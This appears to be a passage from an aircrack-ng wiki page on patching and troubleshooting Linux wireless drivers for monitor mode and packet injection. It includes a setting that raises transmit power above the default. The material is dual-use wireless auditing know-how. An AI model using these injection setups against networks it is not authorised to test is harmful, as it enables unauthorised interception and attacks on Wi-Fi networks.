With 0 being the lowest and 35 being the highest transmit power. The default is 5 which is normal. In order to use higher values, you must first “enable” the high power option. See the next section regarding how to do this. WARNING: Enabling high power can damage or destroy your wireless device. Use this feature at your own risk.

It is important to understand that the values are relative power values, not absolute. Meaning that they do not refer to dBm or mW values.

To view the current setting enter:

```
iwlist wlan0 txpower
```

The system responds with the current setting:

```
wlan0     unknown transmit-power information.

          Current Tx-Power=5 dBm        (3 mW)
```

You MUST ignore the dBm and mW labels. The value of “5” above is the actual value in the 0 to 35 range. Unfortunately due to driver constraints, the “dBm (3mW)” are also displayed but must be ignored.

See this posting [http://forum.aircrack-ng.org/index.php?topic=3138.msg17673#msg17673] for a more detailed description of the power settings.

"highpower" ipriv Setting

+++++++++ WARNING +++++++++
+++++++++ WARNING +++++++++
WARNING: Enabling high power can damage or destroy your wireless device. Use this feature at your own risk.
+++++++++ WARNING +++++++++
+++++++++ WARNING +++++++++

Starting with the rtl8187_2.6.24v3.patch, there is a iwpriv "highpower" setting you need to set to "1" in order to increase the txpower over the default value.

To enable high power:

```
iwpriv wlan0 highpower 1
```

To disable high power:

```
iwpriv wlan0 highpower 0
```

Using Unpatched Driver

Although it is highly recommended that you patch the driver, it is possible to use the unpatched driver for injection. Simply enter this command first "iwpriv wlan0 rawtx 1".

Troubleshooting Tips

Blacklisting mac80211 driver version

If you have the file rtl8187.ko in the /lib/modules directory tree then you have two options to blacklist it. Failure to do this will mean that the ieee80211 r8187 module described on this page will fail to work properly. Here are the options:

- Move the file to another area on your system as follows then do "depmod -ae". Move /lib/modules/$(uname -r)/kernel/drivers/net/wireless/mac80211/rtl8187.ko to a safe place. The "$(uname -r)" and/or other parts of the path may be different for your distribution/system. Use "locate 8187.ko" or "find /lib/modules -name *8187*" to find the full path. After moving it, do "depmod -ae".
- Edit /etc/modprobe.d/blacklist and add "blacklist rtl8187" as a new line.

In both cases, reboot your system afterwards.

"sh wlan0up" fails

Running "sh wlan0up" fails.

Solution:
Make sure your ieee80211 stack is built as a module and remove all those modules. If it is integrated in the kernel, rebuild your kernel with a modular ieee80211 stack.

wlan0 device does not exist message

Trying to run "sh wlan0up" gives you an error of wlan0 device not existing. **lsusb** indicates that the wireless card is connected.

Solution:
You sometimes get this message when another driver, which also creates an wlanX interface is loaded before the r8187

driver. Examples: acx111, hostap and all mac80211 drivers. In such a case the rtl8187 device will be wlan1 or wlan2. Look at iwconfig to see if there is such an interface and use that one instead.

Module loading errors

The following errors were on Ubuntu:

```
insmod: error inserting 'ieee80211_crypt-rtl.ko': -1 Invalid module format
insmod: error inserting 'ieee80211_crypt_wep-rtl.ko': -1 Unknown symbol in module
insmod: error inserting 'ieee80211_crypt_tkip-rtl.ko': -1 Unknown symbol in module
insmod: error inserting 'ieee80211_crypt_ccmp-rtl.ko': -1 Unknown symbol in module
insmod: error inserting 'ieee80211-rtl.ko': -1 Unknown symbol in module
insmod: error inserting 'r8187.ko': -1 Unknown symbol in module
```

Solution:

```
cd beta-8187
rm -f Modules.symvers
ln -s ../ieee80211/Modules.symvers Modules.symvers
### NOTE versions of GCC may require this instead: ln -s ../ieee80211/Module.symvers Module.symvers
cd ..
sh makedrvbk
```

Eliminating Warnings

Messages below when compiling the RTL8187 driver on Ubuntu 6.10 with 2.6.17-11 generic (patched for Nvidia) kernel.

```
WARNING: "ieee80211_wx_get_name_rtl7" [/root/drivers/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187.ko] undefined!
WARNING: "free_ieee80211_rtl7" [/root/drivers/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187.ko] undefined!
WARNING: "ieee80211_wx_get_freq_rtl7" [/root/drivers/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187.ko] undefined!
WARNING: "alloc_ieee80211_rtl7" [/root/drivers/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187.ko] undefined!
#many messages suppressed...
WARNING: "ieee80211_wx_get_scan_rtl7" [/root/drivers/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187.ko] undefined!
WARNING: "ieee80211_wx_set_rate_rtl7" [/root/drivers/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187.ko] undefined!
```

Generally, warnings can be ignored. To eliminate the ones above, follow the instructions in the previous troubleshooting tip. IE Remake the link to Modules.symvers and then re-compile.

Missing files or directory

Compiling results in an error similar to:

```
make: *** /lib/modules/2.6.15-28-386/build: No such file or directory.
#Plus other references to "No such file or directory."\\
```

Solution:
See installing missing packages.

"Operation not permitted" error message

While loading the modules you get an “Operation not permitted” message similar to:

```
insmod: error inserting 'ieee80211_crypt-rtl.ko': -1 Operation not permitted
insmod: error inserting 'ieee80211_crypt_wep-rtl.ko': -1 Operation not permitted
insmod: error inserting 'ieee80211_crypt_tkip-rtl.ko': -1 Operation not permitted
insmod: error inserting 'ieee80211_crypt_ccmp-rtl.ko': -1 Operation not permitted
insmod: error inserting 'ieee80211-rtl.ko': -1 Operation not permitted
insmod: error inserting 'r8187.ko': -1 Operation not permitted
wlan0: ERROR while getting interface flags: No such device
```

Solution: You must be root to load the modules. You “su” to root then load the modules. On many distributions, you can also do this by using sudo plus the script name.

"linux/config.h no such file or directory..." compile error message

You receive a compile error messages similar to one or more of:

- /usr/src/redhat/BUILD/rtl8187_linux_26.1025.0328.2007/ieee80211/ieee80211_rx.c:46:26: error: linux/config.h: No such file or directory
- /usr/src/redhat/BUILD/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187.h:50:26: error: linux/config.h: No such file or directory
- "linux/config.h no such file or directory…".
- In French: "erreur: linux/config.h : Aucun fichier ou répertoire de ce type".

Solution: You need to create an empty file called linux/config.h in the kernel source directory. The simplest way is:

"touch /usr/src/kernels/2.6.18-1.2869.fc6-i686/include/linux/config.h"

Change "/usr/src/kernels/2.6.18-1.2869.fc6-i686" to where your kernel sources are located and the your specific kernel and directory structure. You can use "uname -r" to help determine your exact kernel.

"passed 3 arguments, but takes just 2..." compile error message

You get compile errors similar to:

```
/root/rtl8187_linux_26.1025.0328.2007/ieee80211/ieee80211_softmac.c:2168:78: error: macro "INIT_WORK" passed 3 arguments, but t
/root/rtl8187_linux_26.1025.0328.2007/ieee80211/ieee80211_softmac.c: In function ‘ieee80211_softmac_init’:
/root/rtl8187_linux_26.1025.0328.2007/ieee80211/ieee80211_softmac.c:2168: error: ‘INIT_WORK’ undeclared (first use in this func
```

and so on…

```
/root/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187_core.c:1625:64: error: macro "INIT_WORK" passed 3 arguments, but takes just
/root/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187_core.c: In function ‘rtl8180_init’:
/root/rtl8187_linux_26.1025.0328.2007/rtl8187/r8187_core.c:1625: error: ‘INIT_WORK’ undeclared (first use in this function)
```

and so on…

Solution: This typically occurs after you have upgraded your kernel version. Delete the all the patch files and install a fresh version. You should now be able to compile it successfully. Also ensure that you have matching kernel header files.

Low injection rates

Many people complain that they only get injection rates of about 50 packets per second. Here are few items which are known to cause this:

- Using VMware Workstation 5.x or earlier. Be sure to use VMware Workstation 6 or above. The root cause is that older versions (< 6.0) use the old USB standard.
- Using VMware Players earlier then version 2. Be sure to use VMware Player 2 or above. The root cause is that older versions (< 2.0) use the old USB standard.
- Using pre-2.0 USB standard hardware. Make sure you are using hardware with support for USB 2.0.
- Having legacy USB support enabled in your BIOS. Try disabling this option.

Note: VMWare Workstation > 6.0 and VMWare Player > 2.0 use USB 1.1 and when injecting at high speed, injection uses all USB bandwith (so, nearly no packets are received) and you can notice a lot of packets lost in airodump-ng.

Ubuntu 7.10 Info

Pre requirements

```
sudo -s
apt-get install build-essential
apt-get install libssl-dev
```

Delete old driverfiles

You have to check the path first, maybe you must replace this "2.6.22-14-generic". To do this just look what kernel version you use.

```
sudo -s
uname -r
```

And then delete the files. Change "2.6.22-14-generic" to your specific kernel version. Fix Me! These should be either blacklisted or moved to backup directory, not destructively deleted, especially ieee80211.ko!

```
rm -rf /lib/modules/2.6.22-14-generic/ubuntu/wireless/rtl818x/rtl8187.ko
rm -rf /lib/modules/2.6.22-14-generic/ubuntu/wireless/rtl8180/rtl_ieee80211/ieee80211-rtl.ko
rm -rf /lib/modules/2.6.22-14-generic/kernel/net/ieee80211/ieee80211.ko
rm -rf /lib/modules/2.6.22-14-generic/kernel/net/ieee80211/ieee80211_crypt.ko
rm -rf /lib/modules/2.6.22-14-generic/kernel/net/ieee80211/ieee80211_crypt_wep.ko
rm -rf /lib/modules/2.6.22-14-generic/kernel/net/ieee80211/ieee80211_crypt_ccmp.ko
rm -rf /lib/modules/2.6.22-14-generic/kernel/net/ieee80211/ieee80211_crypt_tkip.ko
```

After this proceed with the guide at the top of this page.

Optimizing injection rates

Some people have reported that including "-x 250" on the aireplay-ng command optimizes their injection rates. You will have to experiment to see if this helps you or not.

"SKB BUG" Error Messages

You receive messages similar to this to the console and system log files:

```
SKB BUG: Invalid truesize (304) len=226, sizeof(sk_buff)=176
```

The root cause of these messages is not known at this point in time. They can be hidden by the following means:

- To remove them from the console: "dmesg -n2"
- To remove them from system log files, edit /etc/syslog.conf or /etc/rsyslog.conf depending on your system. Add "kern.!debug" to definition of each file receiving the debug messages.

Another more radical approach is to comment out the kernel messages in the kernel source code. This will also mean recompiling your kernel.

Change net/core/skbuff.c in your kernel source:

```
void skb_truesize_bug(struct sk_buff *skb)
{
        printk(KERN_ERR "SKB BUG: Invalid truesize (%u) "
               "len=%u, sizeof(sk_buff)=%Zd\n",
               skb->truesize, skb->len, sizeof(struct sk_buff));
}
EXPORT_SYMBOL(skb_truesize_bug);
```

to:

```
void skb_truesize_bug(struct sk_buff *skb)
{
(void)skb;
//      printk(KERN_ERR "SKB BUG: Invalid truesize (%u) "
//             "len=%u, sizeof(sk_buff)=%Zd\n",
//             skb->truesize, skb->len, sizeof(struct sk_buff));
}
EXPORT_SYMBOL(skb_truesize_bug);
```

This effectively eliminates the kernel from reporting the SKB BUG messages.

"iwe_stream_add_event" compile error message

If you get a series of compile messages similar to "error: passing argument 1 of 'iwe_stream_add_event' from incompatible pointer type" then do the following:

Use

```
wget http://patches.aircrack-ng.org/rtl8187_2.6.27.patch
```

instead of

```
wget http://patches.aircrack-ng.org/rtl8187_2.6.24v3.patch
```

in the instructions at the top of the page.

"asm/semaphore.h: No such file or directory" compile error message

See this forum entry [http://forum.aircrack-ng.org/index.php?topic=4305.msg24483#msg24483]:

Please note a repair apparently needed in ' rtl8187_2.6.27.patch' for kernel 2.6.27 +/-

Unmodified, you will get the following error : – output from ' make ' :

```
...In file included from /usr/src/drivers/rtl8187_linux_26.1010.0622.2006/beta-8187/r8187_core.c:65:
   /usr/src/drivers/rtl8187_linux_26.1010.0622.2006/beta-8187/r8187.h:47:27: error: asm/semaphore.h: No such file or directory
```

Modification to file r8187.h :

```
  lines 46,47 are :
    #include <asm/io.h>
    #include <asm/semaphore.h>
```

```
  overwrite lines 46,47 to this....
    #if (LINUX_VERSION_CODE < KERNEL_VERSION(2,6,19))
      #include <asm/io.h>
      #include <asm/semaphore.h>
    #else
      #include <linux/io.h>
      #include <linux/semaphore.h>
    #endif
```

Will not compile on kerner 2.6.31 or above

Follow the patching instructions at the top of this page then:

```
 wget http://github.com/nopper/archpwn/raw/master/repo/lkm-skel/rtl8187-ng/rtl8187-ng-2.6.31.patch
 patch -Np1 -i rtl8187-ng-2.6.31.patch
```

Then proceed with make/make install.

Limitations

Injected Packets are not Captured

While in monitor mode, airodump-ng will not capture or record any packets injected by the aircrack-ng suite. This is a known problem with the driver.

Shared Key Authentication fails in managed mode

You receive one or more errors similar to:

- Attempting to setup SKA mode: “iwconfig wlan0 mode managed key 1234567890 restricted” results in:

Error for wireless request “Set Encode” (8B2A) :

```
 SET failed on device wlan0 ; Operation not supported.
```

- ieee80211_auth_challenge_rt17+0x2fe/0x310 [ieee80211_rtl] kernel panic

SKA is not currently supported with the RTL8187 driver. There is no known workaround.

WPA/WPA2 fails in managed mode

On recent kernels, the patched driver fails to work in normal WPA/WPA2 mode. In this case, use the patched ieee80211 driver for injection and use the mac80211 version for normal WPA/WPA2. In order to do this you will have to blacklist the unwanted module based what you plan to use your system for. IE For injection, blacklist the rtl8187 module. For WPA/WPA2, blacklist the r8187 module.

General

Support for the Realtek RTL8187B chipset is still experimental and is not 100% functional.

You can get the latest experimental version here [http://hirte.aircrack-ng.org/r8187b-2.6.25-hirte.tar.bz2]. Please remember it is experimental and not stable. Post any feedback or experiences to the forum [http://forum.aircrack-ng.org].

Recent kernels (2.6.27 and newer) contain a fully-functional driver for RTL8187B - it's the same driver as the new one for RTL8187L, rtl8187. You should consider trying that version. The new driver is mac80211-based, so the usual mac80211 rules apply. This driver is included in the BackTrack 4 beta release. Also see: http://forum.aircrack-ng.org/index.php?topic=5297.msg28847#msg28847 [http://forum.aircrack-ng.org/index.php?topic=5297.msg28847#msg28847].

rt2500

This driver doesn't need to be patched anymore.

```
ifconfig ra0 down
rmmod rt2500
wget http://rt2x00.serialmonkey.com/rt2500-cvs-daily.tar.gz
tar -xvzf rt2500-cvs-daily.tar.gz
cd rt2500-cvs-xxxxxxx/Module
#xxxxxxxxxx is a number which represents the driver date and revision
make && make install
modprobe rt2500
```

NOTE: This will download the Enhanced Legacy version of the driver. The Next Generation version (rt2x00, mac80211-based) has not been tested to work with Aircrack-ng.

Make sure to load the driver with modprobe (not insmod) and to put the card in Monitor mode before bringing the interface up.

You also need the following each time you want to use the device in monitor mode:

```
 iwpriv <interface name> rfmontx 1
 iwpriv <interface name> forceprism 1
```

The forceprism corrects the power being shown as ”-1”. It has to be run each time you run aireplay-ng.

When to use this driver?

See this message [http://forum.aircrack-ng.org/index.php?topic=2306.msg12907#msg12907].

If you have a Ralink chip in an USB device and that chip is a RT2570 or RT73 (RT73 is also known as RT2571 and RT2573), you need the “rt2570” or “rt73” driver. The “rt2500” driver is only for PCI/PCMCIA devices.

Using legacy drivers (or ASPj mods) interface name is ra0 for PCI/PCMCIA and rausb0 for USB devices, if you have wlan0 and wmaster0 interfaces, then you are using new rt2x00 driver (rt2x00 has various modules, for PCI devices they are “rt2x00lib, “rt2x00pci” and “rt2500pci”, unload them and load “rt2500” if you want to use the other driver).

rt2570

It is highly recommended to use a enhanced and patched driver from http://homepages.tu-darmstadt.de/~p_larbig/wlan/ [http://homepages.tu-darmstadt.de/~p_larbig/wlan/] instead of serialmonkey [http://rt2x00.serialmonkey.com] drivers.

```
ifconfig rausb0 down
rmmod rt2570
wget http://homepages.tu-darmstadt.de/~p_larbig/wlan/rt2570-k2wrlz-1.6.3.tar.bz2
tar -xvjf rt2570-k2wrlz-1.6.3.tar.bz2
cd rt2570-k2wrlz-1.6.3/Module
make && make install
modprobe rt2570
```

Make sure to load the driver with modprobe (not insmod).

Troubleshooting Tips

Make sure you have the newest version 1.6.3 installed. It has fixes for the new kernel version 2.6.27.

Note that this driver currently does not work on big endian systems, such as the PowerPC. Attempting to run "ifconfig rausb0 up" will cause ifconfig to use 100% CPU power, bringing your system to a crawl and never actually working.

There are reports of the aircrack-ng tools freezing and/or stop working.

Here are a few things to try:

- Try lowering injection rate
- Disable USB Legacy support in BIOS
- Use the newest kernel you can get
- Try to use a non SMP version of your kernel
- If the hardware totally loses its function: Use the oven method to get it back to life: http://forum.aircrack-ng.org/index.php?topic=233.msg6371#msg6371 [http://forum.aircrack-ng.org/index.php?topic=233.msg6371#msg6371]

When to use this driver?

See this message [http://forum.aircrack-ng.org/index.php?topic=2306.msg12907#msg12907].

If you have a Ralink chip in an USB device and that chip is a RT2570 or RT73 (RT73 is also known as RT2571 and RT2573), you need the "rt2570" or "rt73" driver. The "rt2500" driver is only for PCI/PCMCIA devices.

Using legacy drivers (or ASPj mods) interface name is ra0 for PCI/PCMCIA and rausb0 for USB devices, if you have wlan0 and wmaster0 interfaces, then you are using new rt2x00 driver (rt2x00 has various modules, for USB devices they are "rt2x00lib", "rt2x00usb" and "rt2500usb", unload them and load "rt2570" if you want to use the other driver).

General

Support for this driver is still experimental and is not 100% tested.

You can get the latest experimental version here [http://forum.aircrack-ng.org/index.php?topic=4397.0]. Please remember it is experimental and not stable. Post any feedback or experiences to the forum [http://forum.aircrack-ng.org].

Troubleshooting Tips

Wireless Device Not Recognized

If you have a RT2870 wireless device and it is not recognized by the driver then the USB ID may be missing from the driver. The driver will only function for the list of USB devices programmed into the driver. See this forum thread [http://forum.aircrack-ng.org/index.php?topic=4526.msg25504#msg25504] for details of how to add your device to the driver.

Installing

Open up a shell and type:

```
wget http://rt2x00.serialmonkey.com/rt61-cvs-daily.tar.gz
tar xvfz rt61-cvs-daily.tar.gz
cd rt61-cvs-*
cd Module
make
```

Then, as root, type:

```
make install
rmmod rt61pci 2>/dev/null
modprobe rt61
```

You also need the following each time you want to use the device in monitor mode:

```
 iwpriv <interface name> rfmontx 1
```

For the above command, first make sure the interface is down. You can bring the interface down with "ifconfig <interface name> down".

NOTE: This will download the Enhanced Legacy version of the driver. Recent kernels include the Next-Generation version of this driver (called rt61pci). The rt61pci driver is untested, but probably needs no patch besides the usual mac80211 patches.

Installing

This page only deals with the ieee80211 version of the RT73 driver. For the mac80211 rt73usb version see the mac80211 page. To understand the differences, see mac80211 versus ieee80211 stacks write-up.

IMPORTANT
If you have a new kernel that supports mac80211 and includes the new rt73usb driver then you **MUST** blacklist it otherwise the ieee80211 version of the module below will not work. See blacklisting mac80211 driver version below.

Open up a shell and type:

```
wget http://homepages.tu-darmstadt.de/~p_larbig/wlan/rt73-k2wrlz-3.0.3.tar.bz2
tar -xjf rt73-k2wrlz-3.0.3.tar.bz2
cd rt73-k2wrlz-3.0.3/Module
make
```

then, as root, type

```
make install
modprobe rt73
```

A mirror for the above driver can be found here [http://aspj.aircrack-ng.org/rt73-k2wrlz-3.0.3.tar.bz2] and a home page mirror can be found here [http://aspj.aircrack-ng.org/].

Using driver with aircrack-ng

as root:

```
iwconfig rausb0 mode monitor
airodump-ng rausb0 ...
```

if you want to use aireplay-ng:

```
iwpriv rausb0 rfmontx 1
aireplay-ng rausb0 ...
```

The newer versions of the driver should properly setup the attributes, so simply:

```
 ifconfig rausb0 up
 airmon-ng start rausb0
 ... use the aircrack-ng suite tools you want
```

Basic injection with rt73 and BackTrack v2 for beginners

See this thread [http://forum.aircrack-ng.org/index.php?topic=1819.0].

When to use this driver?

See this message [http://forum.aircrack-ng.org/index.php?topic=2306.msg12907#msg12907].

If you have a Ralink chip in an USB device and that chip is a RT2570 or RT73 (RT73 is also as RT2571 and RT2573), you need the “rt2570” or “rt73” driver. “rt2500” driver is only for PCI/PCMCIA devices.

Using legacy drivers (or ASPj mods) interface name is ra0 for PCI/PCMCIA and rausb0 for USB devices, if you have wlan0 and wmaster0 interfaces you are using new rt2x00-mac80211 driver (rt2x00 has various modules, for USB devices they are “rt2x00lib”, “rt2x00usb” and “rt73usb”, unload them and load “rt2570” or “rt73”).

Troubleshooting Tips

Moving modules which are not required

See the next troubleshooting tip as an alternative to moving the modules.

Sometimes the original distribution modules can interfere with the new one you are creating. The following script will move all related modules out of the module tree. This eliminates the need to blacklist modules. Please be aware that it may move more then want out of the way if your have other ralink devices. As such, you may need to edit the script for your particular circumstances. Additionally, different distributions and even releases within a distribution put the modules in different path locations. So you will have to edit the script to reflect the locations on your particular release and distribution.

```
#!/bin/bash

DIRECTORY="/root/rt73module"

if [ ! -d $DIRECTORY ]
then
    echo "$DIRECTORY directory created"
    mkdir $DIRECTORY
else
    echo "$DIRECTORY directory exists"
fi

if [ -d /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00 ]
then
    echo "Moving modules from /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00 directory"
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt2400pci.ko $DIRECTORY
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt2500pci.ko $DIRECTORY
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt2500usb.ko $DIRECTORY
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt2x00lib.ko $DIRECTORY
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt2x00pci.ko $DIRECTORY
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt2x00usb.ko $DIRECTORY
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt61pci.ko $DIRECTORY
    mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00/rt73usb.ko $DIRECTORY
    depmod -ae
    echo "Please reboot your system."
else
    if [ -d /lib/modules/$(uname -r)/kernel/drivers/net/wireless ]
    then
        echo "Moving modules from /lib/modules/$(uname -r)/kernel/drivers/net/wireless directory"
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2400pci.ko $DIRECTORY
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2500pci.ko $DIRECTORY
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2500usb.ko $DIRECTORY
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00lib.ko $DIRECTORY
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00pci.ko $DIRECTORY
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt2x00usb.ko $DIRECTORY
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt61pci.ko $DIRECTORY
        mv /lib/modules/$(uname -r)/kernel/drivers/net/wireless/rt73usb.ko $DIRECTORY
        depmod -ae
        echo "Please reboot your system."
    else
        echo "No valid kernel directories were found.  Please investigate."
    fi
fi
```

Blacklisting mac80211 driver version

If you have the file rt73usb.ko in the /lib/modules directory tree then you have two options to blacklist it. Failure to do this will mean that the ieee80211 rt73 module described on this page will fail to work properly. Here are the options:

- Move the file to another area on your system as follows then do “depmod -ae”. Move

/lib/modules/k#/kernel/drivers/net/wireless/rt2x00/rt73usb.ko to a safe place. The “k#” and/or other parts of the path will be different for your distribution/system. Use “locate 73usb.ko” or “find /lib/modules -name *73usb*” to find the full path. After moving it, do “depmod -ae”.

- Edit /etc/modprobe.d/blacklist and add “blacklist rt73usb” as a new line.

In both cases, reboot your system afterwards.

Scripts to switch between ieee80211 and mac80211

Yet another option is to use scripts to switch back and forth between the ieee80211 and mac80211 drivers. To do this, create two files in /usr/sbin called “rt73-mac” and “rt73-ieee”. Enter this into “rt73-mac”:

```
#!/bin/sh
rmmod rt73
modprobe rt73usb
```

and into rt73-ieee:

```
 #!/bin/sh
 rmmod rt73usb
 modprobe rt73
```

After this, you can easily load the rt73 driver (ieee80211) using the command “rt73-ieee”. To revert back to rt73usb (mac80211), use “rt73-mac”.

Try a lower data rate

Try lowering your card rate to 1MB:

```
iwconfig rausb0 rate 1M
```

airmon-ng shows RT2500 instead of RT73

Move everything ralink related out of my modules prior to install the new driver with something similar to the following. Change the $KERNELVER to your kernel (uname -r provides the current kernel). Change $DIRECTORY to an existing directory where you want to save the module. Also your path may be slightly different from the one below. Use find or located to determine the exact path to the modules.

```
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt2400pci.ko $DIRECTORY
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt2500pci.ko $DIRECTORY
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt2500usb.ko $DIRECTORY
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt2x00lib.ko $DIRECTORY
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt2x00pci.ko $DIRECTORY
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt2x00usb.ko $DIRECTORY
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt61pci.ko $DIRECTORY
      mv /lib/modules/$KERNELVER/kernel/drivers/net/wireless/rt2x00/rt73usb.ko $DIRECTORY
      depmod -ae
```

Perhaps locate these same modules and move them out. Just be aware that you will only have support for rt73 by doing this. But this is really the objective. Be sure to run “depmod -ae”.

aireplay-ng freezes after injecting 700 to 1000 packets

If aireplay-ng freezes after injecting 700 to 1000 packets, try using the ”-x” option which limits the packet injection rate. Try various values from ”-x 100” to ”-x 250”.

"Network is down" error message

If you get messages similar to this:

```
 wconfig rausb0 mode monitor -> Error for wireless request "Set Mode" (8B06): SET failed on device rausb0. Network ist down

 airodump-ng rausb0 -> ERROR: ioctl (SIOCSIFFLAGS) Failed Invalid Argument.

 airmon-ng start rausb0 -> raus0    RaLink USB    rt73SIOCSIFFLAGS Argument not allowed (Monitor mode enabled)
 Interface doesnt accept ioctl...
 rfmontx (8BEC) Network is down.
```

If you get a “Network down” message then you must first issue:

```
 ifconfig rausb0 up
```

Then put the card into monitor mode with:

```
airmon-ng start rausb0 <optionally specify the channel here>
```

Instead of airmon-ng, you can set the card manually with:

```
iwpriv rausb0 forceprism 1
iwpriv rausb0 rfmontx 1
iwconfig rausb0 mode monitor channel <x>
```

Ubuntu specific

If you are using Ubuntu (Gutsy, Feisty or Edgy) please follow this guide: Ralink rt73 [http://ubuntuforums.org/showthread.php?t=502526] (Some modules **must be blacklisted**) Even when following the guide above, be sure to use the latest driver version available.

"iwe_stream_add_event" compile error message

NOTE: This applies only to driver version 3.0.1 and earlier. Version 3.0.2 should work out of the box with 2.6.27 kernels.

If you get a series of compile messages similar to "error: passing argument 1 of 'iwe_stream_add_event' from incompatible pointer type" then do the following:

Open up a shell and type:

```
wget http://homepages.tu-darmstadt.de/~p_larbig/wlan/rt73-k2wrlz-3.0.1.tar.bz2
tar -xjf rt73-k2wrlz-3.0.1.tar.bz2
cd rt73-k2wrlz-3.0.1/Module
wget http://patches.aircrack-ng.org/rt73_2.6.27.patch
patch -Np2 -i rt73_2.6.27.patch
make
```

then, as root, type

```
make install
modprobe rt73
```

"error: implicit declaration of function 'kill_proc'" compile error message

See this thread [http://forum.aircrack-ng.org/index.php?topic=1824.msg23612#msg23612] for a patch. Version 3.0.2 of the driver shouldn't have this bug anymore.

2.6.27 kernel support

Version 3.0.2 does support 2.6.27 out of the box without any modifications needed.

If you want to use an earlier version with 2.6.27, here are the patching instructions:

- http://www.ab9il.net/linuxwireless/ [http://www.ab9il.net/linuxwireless/]
- http://www.ab9il.net/linuxwireless/rt73.html [http://www.ab9il.net/linuxwireless/rt73.html]

2.6.31 kernel and above gives rt73.ko failed to build

Compiling on 26.31 and above kernels gives an error message "rt73.ko failed to build!". This thread [http://forum.aircrack-ng.org/index.php?topic=1824.msg33360#msg33360] provides a workaround. Hopefully a corrected version of the driver will be released shortly.

Wlan-ng

IMPORTANT injection with wlan-ng is only supported in kernels less then or equal to 2.6.11.

Important note: when the card is inserted, wlan-ng will flash the firmware in RAM (volatile download) with versions PRI 1.1.4 and STA 1.8.3.

Many users experienced problems with this operation, so in any case it's safer to just use hostap instead. Furthermore, HostAP works more reliably and supports iwconfig whereas wlan-ng doesn't.

If your card appears to hang (no packets captured or injected), disable the interface, reload the drivers and re-insert the card. Also consider updating the firmware (if Prism2).

```
ifconfig wlan0 down
wlanctl-ng wlan0 lnxreq_ifstate ifstate=disable
/etc/init.d/pcmcia stop
rmmod prism2_pci
rmmod prism2_usb
rmmod prism2_cs
rmmod p80211
rmmod hostap_pci
find /lib/modules \( -name p80211* -o -name prism2* \) -exec rm -v {} \;
wget ftp://ftp.linux-wlan.org/pub/linux-wlan-ng/linux-wlan-ng-0.2.8.tar.bz2
wget http://patches.aircrack-ng.org/linux-wlan-ng-0.2.8.patch
tar -xjf linux-wlan-ng-0.2.8.tar.bz2
cd linux-wlan-ng-0.2.8
patch -Np1 -i ../linux-wlan-ng-0.2.8.patch
make config
#Answer to the questions. Default values should be OK.
make && make install
mv /etc/pcmcia/hostap_cs.conf /etc/pcmcia/hostap_cs.conf~
/etc/init.d/pcmcia start
modprobe prism2_pci &>/dev/null
```

zd1211rw

authored by sleek

Review and injection tutorial

The ZyDAS zd1211 and zd1211b (*also known as AR5007UG*) chips are one of the most distributed wireless b/g chips in the market. They are also the cheapest, on eBay, you can get one for about 5-6USD shipping included. In the same time, these chips are very stable, with excellent range and sensitivity, both under Linux and Windows and you can purchase one with or without an external antenna. The zd1211rw [http://linuxwireless.org/en/users/Drivers/zd1211rw] driver, which covers the chips under linux is very well built, offering reliable wireless connectivity as well as injection and monitoring support via aircrack-ng's utilities.

The zd1211rw was included in mainline kernel 2.6.18 as a softmac driver, known to be notoriously unstable and heavily crippled in terms aircrack-ng support. Things turned for the better when the zd1211rw was ported as mac80211 driver since kernel 2.6.25, a move which led the zd1211rw to gain excellent support for injection and monitoring.

Patching: Kernel 2.26.24+

To enable injection, we'll have to patch the driver first. The easiest and most convenient way is to take the compat-wireless route.

1. Go to http://wireless.kernel.org/download/compat-wireless-2.6/ [http://wireless.kernel.org/download /compat-wireless-2.6/], download the latest version of compat-wireless and untar the package: **tar xfj compat-wireless-2.6.tar.bz2**

2. Next up, **cd to your /path/to/compat-wireless** directory and download the patch, required for injection: zd1211rw-inject+dbi-fix-2.6.26.patch [http://www.zlaten.biz/tmp/zd1211rw-inject+dbi-fix-2.6.26.patch], the fixed channel patch, channel-negative-one-maxim.patch [http://patches.aircrack-ng.org/channel-negative-one-maxim.patch] and the mac80211.compat08082009.wl_frag+ack_v1.patch [http://patches.aircrack-ng.org/mac80211.compat08082009.wl_frag+ack_v1.patch] for higher injection speed. Visit the general mac80211 wiki page for details.

3. Apply the patches:

```
patch -Np0 -i zd1211rw-inject+dbi-fix-2.6.26.patch.
patch -Np1 -i mac80211.compat08082009.wl_frag+ack_v1.patch.
patch -Np1 -i channel-negative-one-maxim.patch.
```

